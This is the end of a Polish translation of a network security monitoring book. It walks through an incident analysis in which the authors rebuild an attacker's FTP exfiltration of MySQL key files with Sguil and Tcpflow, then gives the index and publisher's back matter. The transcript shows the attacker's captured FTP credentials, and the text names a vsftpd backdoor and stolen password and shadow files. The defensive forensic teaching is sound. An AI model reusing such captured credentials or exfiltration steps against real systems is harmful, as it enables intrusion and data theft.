Widzimy tu, że ktoś skutecznie dokonał transferu pliku o nazwie *mysql-ssl.tar.gz* ❶ za pomocą aplikacji FTP ❷ z komputera 192.168.3.5 ❸ na komputer 203.0.113.4 ❹. Transkrypt zawiera nieco więcej informacji, co pokazano na listingu 10.17.

Listing 10.17. Transkrypt utworzonego przez włamywacza kanału poleceń FTP prowadzącego do hosta 203.0.113.4

```

Sensor Name:      sovm-eth1
Timestamp:        2013-03-10 02:02:50
Connection ID:    .sovm-eth1_1362880970000002980
Src IP:           192.168.3.5      (Unknown)
Dst IP:           203.0.113.4    (Unknown)
Src Port:         32904
Dst Port:         21
OS Fingerprint:  192.168.3.5:32904 - Linux 2.6 (newer, 1) (up: 5 hrs)
OS Fingerprint:  -> 203.0.113.4:21 (distance 0, link: ethernet/modem)

DST: 220 freebsdvm FTP server (Version 6.00LS) ready.
DST:
SRC: USER orr
SRC:
DST: 331 Password required for orr.
DST:
SRC: PASS bobby

SRC:
DST: 230 User orr logged in.
DST:
SRC: SYST
SRC:
DST: 215 UNIX Type: L8 Version: BSD-199506
DST:
SRC: TYPE I
SRC:
DST: 200 Type set to I.
DST:
SRC: PORT 192,168,3,5,128,244
SRC:
DST: 200 PORT command successful.

```

```
DST:
SRC: STOR mysql-ssl.tar.gz
SRC:
DST: 150 Opening BINARY mode data connection for 'mysql-ssl.tar.gz'.
DST:
```

Lubię tego faceta. Jego hasło to bobby ❶, a nazwa użytkownika to orr ❷. Ten serwer FTP jest uruchomiony na platformie, która przedstawia się sama jako freebsdvm ❸, z systemem operacyjnym UNIX Type L8 Version: BSD-199506 ❹. Jak przedtem, moglibyśmy wykorzystać te informacje, aby ewentualnie skojarzyć ten przypadek z innymi, jeśli byłaby taka potrzeba.

Nie wiemy jednak, co zrobił włamywacz, aby zdobyć zawartość tego pliku. Czy możemy ustalić, co się w nim znajduje?

Dekodowanie kradzieży wrażliwych danych

Faktycznie, możemy odzyskać archiwum *mysql-ssl.tar.gz* dzięki zbieraniu pełnych danych wykonywanemu przez naszą platformę NSM. Wydobędziemy dane wyodrębnione z pełnych danych przy użyciu narzędzia Tcpflow (<https://github.com/simsong/tcpflow>), którego Sguil używa do rekonstrukcji transkryptów. Pierwszą wersję programu Tcpflow napisał Jeremy Elson, ale w ostatnich latach odpowiedzialność za ten projekt przejął Simson Garfinkel.

Narzędzie Tcpflow rekonstruuje sesje TCP. Dla przykładu, co pokazano na listingu 10.18, nakazujemy programowi Tcpflow wykonanie rekonstrukcji wszystkich sesji TCP dotyczących portu 20, tj. portu TCP używanego do ustanowienia aktywnego kanału danych protokołu FTP pokazanego w rekordach sesji.

Listing 10.18. Rekonstrukcja sesji dotyczących portu 20 wykonana za pomocą narzędzia Tcpflow

```

$ tcpflow -r /nsm/sensor_data/sovm-eth1/dailylogs/2013-03-10/snort.1og.1362873602
  port 20❶
$ ls❷
192.168.003.005.33012-203.000.113.004.00020❸  203.000.113.004.00020-
  192.168.003.005.56377❹
report.xml❺

$ file *❻
192.168.003.005.33012-203.000.113.004.00020❼: gzip compressed data, from Unix, last
  modified: Sun Mar 10 02:02:23 2013
203.000.113.004.00020-192.168.003.005.56377❸: ASCII text, with CRLF line terminators
report.xml:
  XML document text

$ cat 203.000.113.004.00020-192.168.003.005.56377
total 1936
drwxr-xr-x  2 orr   orr       512 Mar  9 21:03 .
drwxr-xr-x  4 root  wheel    512 Mar  9 20:47 ..
-rw-r--r--  1 orr   orr     1016 Mar  9 20:47 .cshrc
-rw-r--r--  1 orr   orr      254 Mar  9 20:47 .login
-rw-r--r--  1 orr   orr      165 Mar  9 20:47 .login_conf
-rw-----  1 orr   orr      381 Mar  9 20:47 .mail_aliases
```

```

-rw-r--r-- 1 orr orr      338 Mar  9 20:47 .mailrc
-rw-r--r-- 1 orr orr      750 Mar  9 20:47 .profile
-rw----- 1 orr orr      283 Mar  9 20:47 .rhosts
-rw-r--r-- 1 orr orr      980 Mar  9  20:47 .shrc
-rw-r--r-- 1 orr orr    915349 Mar  9 21:03 mysql-ssl.tar.gz⑨

```

Listing 10.18 pokazuje najpierw, jak uruchomić Tcpcflow na bazie interesującego śladu z filtrem BPF ograniczającym rekonstrukcję do ruchu dotyczącego portu 20 ❶. Potem widzimy dane wyjściowe wykonanej przez Tcpcflow rekonstrukcji w formie listingu katalogu ❷. Dane wyjściowe pokazują dwie strony sesji sieciowej w formie dwóch plików ❸ i ❹ oraz plik *report.xml* ❺ opisujący czynności wykonane przez Tcpcflow. Następnie używamy polecenia *file* ❻, aby pokazać typ każdego z tych plików.

Wyodrębnianie skradzionego archiwum

Plik *192.168.003.005.33012-203.000.113.004.00020* ❷ to archiwum *gzip* przesłane w trakcie sesji FTP. Plik *203.000.113.004.00020-192.168.003.005.56377* ❸ jest tekstowym plikiem ASCII odpowiadającym listingowi katalogu zwróconemu przez serwer FTP klientowi 192.168.3.5. Ten listing katalogu został przesłany po skopiowaniu przez włamywacza pliku *mysql-ssl.tar.gz* na serwer. Jest to potwierdzenie udanego transferu archiwum *mysql-ssl.tar.gz* ❹, ponieważ ten plik został wylistowany — a więc jest przechowywany — na serwerze FTP kontrolowanym przez włamywacza. To byłoby złą wiadomością dla firmy Vivian's Pets, jeśli ten plik to archiwum z wrażliwą zawartością.

Dzięki przechwytywaniu pełnych danych my także mamy do dyspozycji kopię pliku *mysql-ssl.tar.gz*. Archiwum *gzip* reprezentowane przez plik *192.168.003.005.33012-203.000.113.004.00020* ❷ jest prawdopodobnie plikiem *mysql-ssl.tar.gz* skradzionym przez włamywacza. Wyodrębniamy jego zawartość przy użyciu programu *tar*, co pokazano na listingu 10.19. Jak widzisz, okazuje się, że archiwum zawiera klucze związane z serwerem MySQL.

Listing 10.19. Zawartość archiwum *mysql-ssl.tar.gz* skradzionego przez włamywacza

```

$ tar -xzf 192.168.003.005.33012-203.000.113.004.00020
mysql-ssl/
mysql-ssl/yassl-1.9.8.zip
mysql-ssl/my.cnf
mysql-ssl/mysql.d.gdb
mysql-ssl/mysql-keys/
mysql-ssl/mysql-keys/server-cert.pem
mysql-ssl/mysql-keys/ca-cert.pem
mysql-ssl/mysql-keys/client-req.pem
mysql-ssl/mysql-keys/server-key.pem
mysql-ssl/mysql-keys/server-req.pem
mysql-ssl/mysql-keys/client-key.pem
mysql-ssl/mysql-keys/client-cert.pem
mysql-ssl/mysql-keys/ca-key.pem

```


Mając te dane w swoich rękach, zespół CIRT firmy Vivian's Pets musi podsumować to, co się wydarzyło, aby w pełni zrozumieć włamanie.

Retrospekcja

W tym punkcie procesu NSM zespół CIRT powinien przemyśleć to, co wie o włamaniu, zanim przedstawi swoje zalecenia właścicielom biznesu. Wykorzystanie ilustracji do przedstawienia tego, co się zdarzyło na każdym etapie, to pożyteczne analityczne posunięcie.

Podsumowanie pierwszego etapu

Rysunek 10.13 zawiera podsumowanie pierwszych kilku faz tego włamania, które możemy nazwać pierwszym etapem.




Rysunek 10.13. Pierwszy etap naruszenia bezpieczeństwa po stronie serwera

W ramach pierwszego etapu włamywacz o adresie 203.0.113.10 przeprowadził rekonesans dwóch komputerów: 192.168.3.5 i 192.168.3.13. Włamywacz odkrył, że port TCP 21 nasłuchuje na obydwu systemach, więc starał się naruszyć bezpieczeństwo tej usługi na obydwu komputerach stanowiących cel ataku. Udało

mu się naruszyć bezpieczeństwo serwera vsftpd na komputerze 192.168.3.5, powodując otwarcie przy użyciu furtki połączenia na porcie TCP 6200 tego systemu. Nie potrafił jednak przy użyciu tej samej techniki uzyskać nieautoryzowanego dostępu do systemu 192.168.3.13.

Podsumowanie drugiego etapu

Rysunek 10.14 zawiera podsumowanie pozostałych działań wykonanych w ramach tego włamania, które nazwiemy drugim etapem.



Rysunek 10.14. Drugi etap naruszenia bezpieczeństwa po stronie serwera

Na tym etapie nowy włamywacz o adresie IP 203.0.113.77 łączy się za pomocą SSH z hostem 192.168.3.5. Podczas interakcji z ofiarą włamywacz utworzył lub odnalazł archiwum o nazwie *mysql-ssl.tar.gz*. Następnie przesłał to archiwum za pomocą FTP na trzeci system o adresie 203.0.113.4, który może być jeszcze jednym systemem FreeBSD.

Kolejne kroki

Jak wyjaśniono w rozdziale 9., eskalacja i rozwiązanie to dwie fazy przepływu pracy w systemie NSM, które następują po fazach zbierania danych i analizy. Po zakończeniu analizy zespół CIRT musi zidentyfikować właścicieli dotkniętych atakiem systemów i wyjaśnić naturę danych zidentyfikowanych jako skradzione. Z kolei właściciel danego zasobu powinien oszacować skutki utraty danych i równocześnie upoważnić zespół CIRT do zastosowania krótkoterminowych środków powstrzymujących włamanie. Najbardziej efektywny mechanizm powstrzymywania zakłada usunięcie systemów o naruszonej bezpieczeństwie z sieci.

Najpierw odłącz od sieci komputer 192.168.3.5. Powinniśmy uważać go za niepewny, ponieważ nie wiemy, co zrobił włamywacz w trakcie swojej zaszyfrowanej sesji OpenSSH. Zespół CIRT powinien także ustalić, czy jakieś informacje znajdujące się w systemie 192.168.3.5 nie należą do kategorii wrażliwych danych, co mogłoby pomóc zdecydować, czy to zdarzenie należy zakwalifikować jako

incydent klasy *Breach 2*, czy jako incydent klasy *Breach 1*. Podstawą tego rozróżnienia jest ważność i wrażliwość skradzionych danych.

Zespół CIRT powinien ustalić, czy jakieś informacje wzięte z systemu 192.168.3.5 nie mogłyby prowadzić do innych włamań. Czy istnieją jakieś konta, które również mogłyby zostać użyte do zalogowania się do innych systemów firmy Vivian's Pets? Czy istnieją pliki konfiguracyjne, które mogłyby umożliwić dodatkowy dostęp? Czy jacyś partnerzy w biznesie lub klienci są zagrożeni? Gdy zespół CIRT będzie oceniał konsekwencje włamania, niezbędne może być włączenie w ten proces przedstawicieli biznesu, prawników i innych zespołów. Ostatecznie komputer 192.168.3.5 powinien zostać wycofany z użytku, ponieważ nie stanowi już platformy godnej zaufania. Może to być gorzka lekcja dla IT i personelu odpowiedzialnego za bezpieczeństwo: jeśli twórcy systemu Metasploitable ostrzegają użytkowników, aby trzymali tę dystrybucję z dala od internetu, to nie żartują!

Podsumowanie

W tym rozdziale przeanalizowaliśmy krok po kroku naruszenie bezpieczeństwa po stronie serwera. Wykorzystaliśmy kilka form danych NSM do analizy włamania mającego na celu dwa systemy w sieci firmy Vivian's Pets. Badając dane alertów, sesji, pełne dane, dane transakcji i dane wyodrębnione, dowiedzieliśmy się, że włamywacz wykradł informacje systemowe oraz skompresowane archiwum związane z bazą danych MySQL.

Dowiedzieliśmy się także, że same dane NSM nie mogą zawierać odpowiedzi na każde pytanie. Kiedy włamywacz wykorzystał skradzione dane uwierzytelniające (zawarte w plikach */etc/passwd* i */etc/shadow*) do ustanowienia połączenia za pomocą OpenSSH, nie mogliśmy zobaczyć poleceń, które uruchamiał, chociaż mogliśmy zobaczyć działania pochodne, takie jak przesłanie archiwum za pomocą usługi FTP.

Zrekonstruowaliśmy skradzione archiwum, używając narzędzia NSM towarzyszącego konsoli Sguil, chociaż mogliśmy przeprowadzić ten sam rodzaj rekonstrukcji przy użyciu programu Wireshark lub innego narzędzia.

Ten przypadek stanowił okazję do wprowadzenia pojęcia wzorców ataku i przedstawienia sposobu ich analizy przy użyciu narzędzi i metod NSM. W następnym rozdziale odwrócimy nieco sytuację i omówimy naruszenie bezpieczeństwa po stronie klienta.

Skorowidz

__load__.bro, 338

A

administracja systemem SO, 141–152

adres

IP, 71–75

MAC, 47

AFCERT, 31

agregacja danych w Sguil, 211

aktualizacja

dystrybucji systemu SO, 399

systemu baz danych MySQL, 399

systemu SO, 141–144

systemu Xubuntu, 100, 101

analiza, 239, 244

danych NSM, 46–48

niezależna od oznak IOC, 244

skoncentrowana na oznakach IOC, 244

APT, 101–103, 241

APT1, 337–343

architektura sieci przygotowanej do obrony, 249

Argus, 51, 172–177

AS, 58

atak

DDoS, 56

z wykorzystaniem klienta, 291–320

B

białe listy a NSM, 38, 39

bloki adresów IP sieci, 72

BPF, 161, 163, 164

Bro, 51, 53

a nieprawidłowe sumy kontrolne, 362–365

lokalizacja plików, 396

śledzenie plików wykonywalnych, 322–324
wyodrębnianie binariów z ruchu sieciowego,
324–337

C

CapMe, 397

Centrum Infrastruktury i Rozwoju, 258

Centrum Stosowanej Analizy Zagrożeń, 258

Centrum Wykrywania Incyidentów
i Reagowania, 257

ciągłe monitorowanie, 34–38

CIRT, 32, 33, 44, 256–258

współpraca zespołów, 373

CloudShark, 373

CM, 34–38

cykl zapewniania bezpieczeństwa

w przedsiębiorstwie, 33, 236–238

D

dane

alertów, 59, 60

w Sguil, 211–214

kategoryzacja, 219–221

hostów, 240

NSM, 46–61

pełne, 46

w Sguil, 217–219

powiązane w Sguil, 207–221

routingu, 58

SANCP, 214–217

sesji, 51

w Sguil, 214–217

statystyczne, 54–56

dane
transakcji, 52, 53
wyodrębnione, 48–51
zdarzeń w Sguil, 211

data.bro, 338, 339

Digital Corpora, 192

dist-upgrade, 101–103

DMZ, 40, 78

dokumentowanie incydentów, 247

dopasowywanie, 244

doraźne powstrzymanie incydentu, 372

Dumpcap, 165–172

Dyrektor ds. Reagowania na Incydenty, 257

dzienniki aplikacji, 240

E

eksfiltracja, 245

eksploracja danych sesji, 280–287

ELSA, 107, 227–231
lokalizacja plików, 397

eskalacja, 239, 247

F

fala, 253

faza
odpierania, 237
planowania, 237
wykrywania i reagowania, 238–258

filtry
w Tcpdump, 161–164
wyświetlania w programie Tshark, 169–172

footprint sieci, 44

furtka, 273

H

honeypot, 251

I

IaaS, 368

IDS, 59

incydenty, 245, 246
dokumentowanie, 247, 248
powiadamianie, 248–250

informowanie o pobraniu złośliwych binariów,
343–349

instalacja
autonomicznego systemu SO, 95–111
sensora SO z wykorzystaniem obrazu .iso
systemu SO, 119–124
serwera SO z wykorzystaniem pliku .iso
projektu SO, 114–119
składników oprogramowania NSM, 104–108

Ubuntu Server jako systemu operacyjnego
sensora SO, 132–135

Ubuntu Server jako systemu operacyjnego
serwera SO, 125–127

interfejs
niepubliczny, 145
zarządzania SO, 103, 104

K

kampania, 252, 253

kanal dowodzenia i kontroli, 263

karty sieciowe, 93

katalog
/etc/cron.d/, 396
/etc/nsm/, 387–392
/nsm, 148
/var/lib/mysql, 148

klasyfikacja
włamań, 246
zdarzeń, 246, 247

klient Ra aplikacji Argus, 174, 175

klient Racluster aplikacji Argus, 175–177

kolector dzienników, 240

konfiguracja
NSM, 40, 41
oprogramowania SO, 101–103

SO
autonomiczna, 89–112
rozproszona, 92, 93–95, 113–139
typu serwer plus sensory, 92, 93–95, 113–139

konsole NSM, 156, 205–231

kwerenda danych sesji w Sguil, 266

L

lokalizacja platformy NSM, 71

Ł

łącza nadrzędne, 81

łączenie się przez serwer proxy obsługujący
protokół SOCKS, 145–148

M

- macierz RAID, 84
- main.bro, 338
- metadane, 56–59
 - w Sguil, 211
- Metasploit, 298
- Meterpreter, 298
- metodologia NSM, 235–259
- metryki NSM, 371, 372
- MHR, 343–346
- miejsce obserwacji ruchu
 - dotyczącego sieci bezprzewodowej i sieci wewnętrznej, 79, 80
 - dotyczącego sieci DMZ, 78
- MIR, 239
- moduł APT1, 338–341, 343
- monitorowanie bezpieczeństwa sieci, informacje ogólne, 29–63

N

- naprawa, 254–256
- NAPT, 76–78
- naruszenie bezpieczeństwa
 - po stronie klienta, 291–320
 - po stronie serwera, 261–289
- narzędzia
 - do analizy pakietów, 156
 - pracujące w trybie wiersza poleceń, 158–177
 - z interfejsem graficznym (GUI), 179–204
 - do prezentacji danych, 156
 - do zbierania danych, 157
- SO
 - dostarczające dane, 157
 - klasyfikacja, 156–158
- NAT, 75, 76
- NetworkMiner, 200–204
- NIC, 93
- NSM
 - informacje ogólne, 29–63
 - przepływ pracy, 371

O

- odciążanie, 361
- offloading, 361
- ograniczanie dostępu do systemu SO, 144–148
- opcja Decode As w Wireshark, 189, 190

- operacje NSM, 235–259
- oprogramowanie antywirusowe a NSM, 38, 39
- oznaki IOC, 244

P

- PaaS, 368
- Packetloop, 370, 371
- PAT, 76–78
- pełne dane, 46
 - w Sguil, 217–219
- phishing, 293
- PIPI, 200
- platforma NSM, 83–86
 - autonomiczna, 89–112
 - rozproszona, 92, 93–95, 113–139
 - typu serwer plus sensory, 92, 93–95, 113–139
- platformy powiadomień w BRO, 325
- playbooks, 252
- plik
 - .iso systemu SO, 95
 - /etc/elsa_node.conf, 397
 - /etc/elsa_web.conf, 397
 - /etc/network/interfaces, 397, 398
 - barnyard2.conf, 392
 - bpf.conf, 392
 - http_agent.conf, 393
 - pads_agent.conf, 393
 - pcap_agent.conf, 393
 - prads.conf, 393
 - sancp_agent.conf, 393
 - sensor.conf, 394, 395
 - snort.conf, 395
 - snort_agent.conf, 395
 - suricata.yaml, 395
- pliki konfiguracyjne systemu Security Onion, 387–398
- podręczniki taktyki, 252
- polecenie
 - du -csh, 151
 - ls, 271
- polowanie, 244
- port mirroring, 82
- powiadamianie o incydentach, 248–250
- powstrzymywanie włamywaczy, 250–254
- proces
 - NSM, 238
 - zbierania informacji nietechnicznych, 239
 - zbierania informacji technicznych, 239

- protokół
 - SOCKS, 145
 - TCP, 54
- proxy, 351–357
 - a widoczność, 352
- przechowywanie danych systemu SO, 148–152
- przeglądanie danych NSM, 46–48
- przejsię kontekstowe do pełnych danych w Sguil, 217–219
- przełączniki do monitorowania ruchu sieciowego, 81, 82
- przepływ
 - pracy w NSM, 372
 - ruchu sieciowego, 67–71
- przeskok, 263
- przeszukiwanie dzienników
 - DNS aplikacji Bro, 280–282
 - FTP aplikacji Bro, 283–285
 - SSH aplikacji Bro, 282, 283
- przetwarzanie w chmurze, 368–371
 - a NSM, 369–371
- PuTTY, 145

R

- retrospektywna analiza bezpieczeństwa, 60
- rozwiązanie, 239, 250
- RSA, 60

S

- SaaS, 368
- SANCP, 214–217
- schemat sieci z podłączoną platformą NSM, 41
- Security Onion
 - aktualizacja systemu, 399
 - informacje ogólne, 91
 - pliki konfiguracyjne, 387–398
 - rozszerzanie systemu, 321–350
 - skrypty sterujące, 375–387
- sensor SO, 114, 119–124
 - z wykorzystaniem PPA, 132–138
- serwer SO, 114, 115–119
 - z wykorzystaniem PPA, 124–131
- serwery proxy, 351–357
 - a widoczność, 352
- Sguil, 52, 59, 207–221
 - zarządzanie bazą danych aplikacji, 151
- sieć honeypot, 251
- SIEM, 246

- skrypt
 - sguil-db-purge, 151
 - strategii w Bro, 325
- skrypty sterujące SO, 375–387
 - /usr/sbin/nsm, 377
 - /usr/sbin/nsm_all_del, 377, 378
 - /usr/sbin/nsm_all_del_quick, 378, 379
 - /usr/sbin/nsm_sensor, 379
 - /usr/sbin/nsm_sensor_add, 380
 - /usr/sbin/nsm_sensor_backup-config, 380
 - /usr/sbin/nsm_sensor_backup-data, 380
 - /usr/sbin/nsm_sensor_clean, 380
 - /usr/sbin/nsm_sensor_clear, 380
 - /usr/sbin/nsm_sensor_del, 380
 - /usr/sbin/nsm_sensor_edit, 381
 - /usr/sbin/nsm_sensor_ps-daily-restart, 381
 - /usr/sbin/nsm_sensor_ps-restart, 381, 382, 383
 - /usr/sbin/nsm_sensor_ps-start, 383
 - /usr/sbin/nsm_sensor_ps-status, 384
 - /usr/sbin/nsm_sensor_ps-stop, 384
 - /usr/sbin/nsm_server, 385
 - /usr/sbin/nsm_server_add, 385
 - /usr/sbin/nsm_server_backup-config, 385
 - /usr/sbin/nsm_server_backup-data, 385
 - /usr/sbin/nsm_server_clear, 385
 - /usr/sbin/nsm_server_del, 385
 - /usr/sbin/nsm_server_edit, 385
 - /usr/sbin/nsm_server_ps-restart, 385
 - /usr/sbin/nsm_server_ps-start, 386
 - /usr/sbin/nsm_server_ps-status, 386
 - /usr/sbin/nsm_server_ps-stop, 386
 - /usr/sbin/nsm_server_sensor-add, 386
 - /usr/sbin/nsm_server_sensor-del, 386
 - /usr/sbin/nsm_server_user-add, 387
- Snorby, 59, 223–227
 - logowanie, 110
 - lokalizacja plików, 397
- Snort, 59
- SO
 - aktualizacja systemu, 399
 - informacje ogólne, 91
 - pliki konfiguracyjne, 387–398
 - rozszerzanie systemu, 321–350
 - skrypty sterujące, 375–387
- SOCKS, 145
- SPAN, 82
- Squert, 221, 222
 - lokalizacja plików, 397
- statyczne przypisywanie adresów IP, 127, 128
- STIC, 372
- strategic website compromise, 293

strategiczne infekowanie stron internetowych, 293
struktura zespołu CIRT, 257, 258
suma kontrolna, 357–365
Suricata, 59
Switched Port Analyzer, 82
Syslog-ng, 397
system
ochrony przed wyciekami danych a NSM, 38–39
zapobiegania włamaniom a NSM, 38–39
zarządzania prawami cyfrowymi a NSM, 38–39

Ś

śledzenie zużycia pamięci dyskowej systemu SO,
151, 152

T

TAP, 41, 42
sieciowy, 82
a SPAN, 84
Tcpcdump, 158–165
Team Cymru, 343
test systemu NSM, 44, 45
Threat Stack, 369, 370
transkrypt w Sguil, 217, 218
translacja adresów, 74, 75
urządzeń sieci bezprzewodowej
i sieci wewnętrznej, 76–78
Tshark, 165–172
identyfikacja sum kontrolnych, 358–361
przeglądanie pełnych danych, 271–273
TTP, 241
tunel autossh, 123, 124
tworzenie
przypadków i sesji w aplikacji Xplico, 194, 195
sensora SO z wykorzystaniem archiwów PPA,
132, 138
serwera SO z wykorzystaniem archiwów PPA,
124–131
własnego serwera SO, 115–119
zespołu CIRT, 256–258

U

UFW, 144, 145
upgrade, 101–103
użycie aplikacji Bro
do śledzenia plików wykonywalnych, 322–324

do wyodrębniania binariów z ruchu sieciowego,
324–337

V

VERIS, 247
VirusTotal, 323, 333

W

watering hole, 293
widoczność, 39, 40
Wireshark, 48, 165, 179–192
włamania, 245–246
wodopój, 293
wykorzystanie danych analitycznych dotyczących
zagrożenia APT1, 337–343

X

Xplico, 145, 192–199

Z

zabójczy łańcuch działań włamania, 241–243
zakres danych systemu NSM, 46–61
zaporą sieciową
a NSM, 38, 39
iptables, 144, 145
zmiana reguł, 147
zarządzanie
pamięcią masową sensora, 149
platformą NSM, 85, 86
przechowywaniem danych systemu SO, 148–152
zbieranie
danych, 238, 239–244
zawartości ruchu sieciowego, 65–87
zdarzenia
klasyfikacja, 246, 247
zespół
analizy zagrożeń, 258
CIRT, 32, 33, 44, 256–258
współpraca, 373
„czerwonych”, 258
ds. Kontaktów z Mocodawcami, 258
„niebieskich”, 258
złośliwe oprogramowanie
monitorowanie pobrań przez użytkowników,
343–349

Ź

źródła informacji
nietechnicznych, 240–244
technicznych, 239, 240

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



- 1. ZAREJESTRUJ SIĘ**
- 2. PREZENTUJ KSIĄŻKI**
- 3. ZBIERAJ PROWIZJĘ**

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>



OBOWIĄZKOWA LEKTURA KAŻDEGO ADMINISTRATORA!

Zagwarantowanie bezpieczeństwa sieci to ogromne wyzwanie i najwyższa konieczność. Aby to osiągnąć, nie wystarczy budowanie murów — prędzej czy później napastnicy przenikną przez takie zabezpieczenia. Dlatego kluczowe jest stałe monitorowanie ruchu w sieci i wykrywanie podejrzanych zachowań. Jak to zrobić? Jak wykorzystać w tym celu darmowe oprogramowanie z otwartym kodem? Na te i wiele innych pytań odpowiada ta wspaniała książka.

W trakcie lektury dowiesz się, jak uzyskać dostęp do ruchu sieciowego, zbierać go i zarządzać nim. W kolejnych rozdziałach poznasz narzędzie Security Onion (autonomiczną platformę pozwalającą na monitorowanie bezpieczeństwa w sieci) oraz sposób jego konfiguracji i wykorzystania. Do Twojej dyspozycji jest również wiele narzędzi działających w trybie tekstowym, z Tcpcdump na czele. O ich możliwościach i zastosowaniu przeczytasz w kolejnych rozdziałach. Na sam koniec zobaczysz, jak wygląda cykl zapewniania bezpieczeństwa w przedsiębiorstwie oraz jakie działania należy podjąć w przypadku wykrycia naruszenia zasad bezpieczeństwa.

Książka ta jest obowiązkową lekturą dla wszystkich administratorów sieci. Dostarcza cennych informacji na temat dostępnych narzędzi, procedur oraz trendów w tej dziedzinie.

Dzięki tej książce:

- poznasz dostępne narzędzia i ich możliwości w zakresie monitorowania ruchu w sieci
- dowiesz się, jak zorganizować procedurę monitorowania
- zainstalujesz i skonfigurujesz system Security Onion
- zwiększysz swoje szanse na wykrycie i odparcie ataku



hellon.pl
księgarnia
internetowa

Nr katalogowy: 20599



Księgarnia internetowa
<http://hellon.pl>



Zamówienia telefoniczne:
0 801 339900



0 601 339900



Hellion

Sprawdź najnowsze promocje:
☉ <http://hellon.pl/promocje>
Książki najchętniej czytane:
☉ <http://hellon.pl/bestsellery>
Zamów informacje o nowościach:
☉ <http://hellon.pl/nowosci>

Hellion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: hellon@hellon.pl
<http://hellon.pl>

sięgnij po **WIĘCEJ**



KOD KORZYSCI

ISBN 978-83-246-8799-2



9 788324 687992

Cena: 79,00 zł

Informatyka w najlepszym wydaniu